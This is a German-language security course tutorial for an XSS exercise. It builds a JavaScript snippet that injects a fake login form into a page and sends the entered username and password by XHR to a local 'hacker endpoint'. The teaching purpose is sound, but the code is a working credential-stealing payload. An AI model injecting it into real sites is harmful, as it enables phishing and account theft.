M183 Applikationssicherheit Implementieren

Tutorial zur Übung XSS Attacke „Fake Login Form“

s

Version 1	26.10.2017	Jürg Nietlispach

Contents

Idee


Die Idee beim injecten einer Fake Login Form auf einer Webseite ist klar, an Benutzernamen und Passwörter heranzukommen. Im Gegensatz zu einer UI-Redress-Attacke, steht hier (zwar auch aber) nicht unbedingt das 1:1 Nachstellen (zum Überblenden) der Loginmaske der Webseite im Vordergrund. Es soll einfach einen Benutzer der Webseite dazu verleiten, seine Benutzernamen und Passwörter anzugeben.

Herangehensweise


1. In einem HTML-File soll ein “autonom” funktionierendes Javascript Snippet erstellt werden, welches bei Fertigstellung auf einer Webseite injected werden kann (nur der Javscript Code).
2. Das Snippet soll bei einem Benutzer dieser Webseite dynamisch ein Loginformular anzeigen.
3. Die Inhalte des Login-Formulars (Benutzername & Passwort) soll an den Endpunkt des Hackers gesendet werden bei der Submission des Formulars.

Setup


1. Unter https://html5boilerplate.com kann eine HTML5-Vorlage heruntergeladen werden.



2. Files extrahieren



3. index.html – File in Firefox oder Google Chrome öffnen:



4. Zum Bearbeiten: index.html-File mit Visual Studio oder einem Text-Editor (Notepad++) öffnen:

```
<!doctype html>
<html class="no-js" lang="">
    <head>
        <meta charset="utf-8">
        <meta http-equiv="x-ua-compatible" content="ie=edge">
        <title></title>
        <meta name="description" content="">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <link rel="manifest" href="site.webmanifest">
        <link rel="apple-touch-icon" href="icon.png">
        <!-- Place favicon.ico in the root directory -->

        <link rel="stylesheet" href="css/normalize.css">
        <link rel="stylesheet" href="css/main.css">
    </head>
    <body>
        <!--[if lte IE 9]>
            <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="https://browsehappy.com/">upgrade your browser</a> to improve
        <![endif]-->

        <!-- Add your site or application content here -->
        <p>Hello world! This is HTML5 Boilerplate.</p>
        <script src="js/vendor/modernizr-3.5.0.min.js"></script>
        <script src="https://code.jquery.com/jquery-3.2.1.min.js" integrity="sha256-hwg4gsxgFZhOsEEamdOYGBf13FyQuiTwlAQgxVSNgt4=" crossorigin="anonymous"></script>
        <script>window.jQuery || document.write('<script src="js/vendor/jquery-3.2.1.min.js"><\/script>')</script>
        <script src="js/plugins.js"></script>
        <script src="js/main.js"></script>

        <!-- Google Analytics: change UA-XXXXX-Y to be your site's ID. -->
        <script>
            window.ga=function(){ga.q.push(arguments)};ga.q=[];ga.l=+new Date;
            ga('create','UA-XXXXX-Y','auto');ga('send','pageview')
        </script>
        <script src="https://www.google-analytics.com/analytics.js" async defer></script>
    </body>
</html>
```

Und auf die nötigsten Elemente reduzieren:

```
<!doctype html>
<html class="no-js" lang="">
    <head>
        <meta charset="utf-8">
        <meta http-equiv="x-ua-compatible" content="ie=edge">

        <link rel="stylesheet" href="css/normalize.css">
        <link rel="stylesheet" href="css/main.css">
    </head>
    <body>

    </body>
</html>
```

Implementierung Javascript

1. Vor </body> Tag <script>-Snippet einfügen, welches per Javascript dynamisch ein HTML Form Object erstellt:

2. Diesem Form Element können nun dynamisch Input Felder für Username, Passwort und den Submitbutton hinzugefügt werden. Am Schluss muss dieses Form-Objekt (mit allen Child-Elementen) noch zum Dokument-Object hinzugefügt werden:

```
<script type="text/javascript">
    // 1. Create a HTML Form Object with Javascript

    var form = document.createElement("form");
    form.setAttribute("method", "POST");
    form.setAttribute("accept-charset", "utf-8");
    form.setAttribute("action", "");
    form.setAttribute("id", "myform");

    // 2. Create an HTML Username Input Object with Javascript
    var input_username = document.createElement("input");
    input_username.setAttribute("name", "username");
    input_username.setAttribute("type", "text");
    input_username.setAttribute("id", "username");

    // 3. Create a HTML Password Input Object with Javascript
    var input_password = document.createElement("input");
    input_password.setAttribute("name", "password");
    input_password.setAttribute("type", "password");
    input_password.setAttribute("id", "password");

    // 4. Create a HTML Submit-Button Object with Javascript
    var input_submit_button = document.createElement("input");
    input_submit_button.setAttribute("name", "submit");
    input_submit_button.setAttribute("value", "log in");
    input_submit_button.setAttribute("type", "submit");

    // 5. Add all Elements to the Form
    form.appendChild(input_username);
    form.appendChild(document.createElement("br"));
    form.appendChild(input_password);
    form.appendChild(document.createElement("br"));
    form.appendChild(document.createElement("br"));
    form.appendChild(input_submit_button);

    // 7. Add the Form Object with all its children to the HTML Document-Object
    document.getElementsByTagName('body')[0].appendChild(form);

</script>
```

3. Im Browser erscheint nun dieses mit Javascript dynamisch generierte Formular

4. Der Formular-Submit Event muss nun noch durch Javascript abgefangen werden und an den Endpunkt des Hackers gesendet werden:

```
// 8. Create an Event Listener for the form submit action.
// a) either on the Form-Object ("on submit")
// b) or on the submit-button input
// Info: the event has to be registered on the dynamically added Objects and not on the document itself!

form.addEventListener("submit", function (e) {

    e.preventDefault();
    e.stopPropagation();

    // prevent the submission of other forms to be handled
    if (e.target && e.target.id == 'myform') {

        var xmlhttp = new XMLHttpRequest();

        var username = document.getElementById("username").value;
        var password = document.getElementById("password").value;

        // 8.1 (debug): log the results in the console
        // click F12 in Browser in order to open the Web-Console
        console.log(username, password);

        // 8.2 Send the values to the Hackers-Endpoint. In our case our own .NET MVC Application
        var xhr = new XMLHttpRequest();
        xhr.open('POST', 'http://localhost:49670/API/CollectUsernamePassword');
        xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        xhr.send('username=' + username + '&password=' + password);
    }
});
```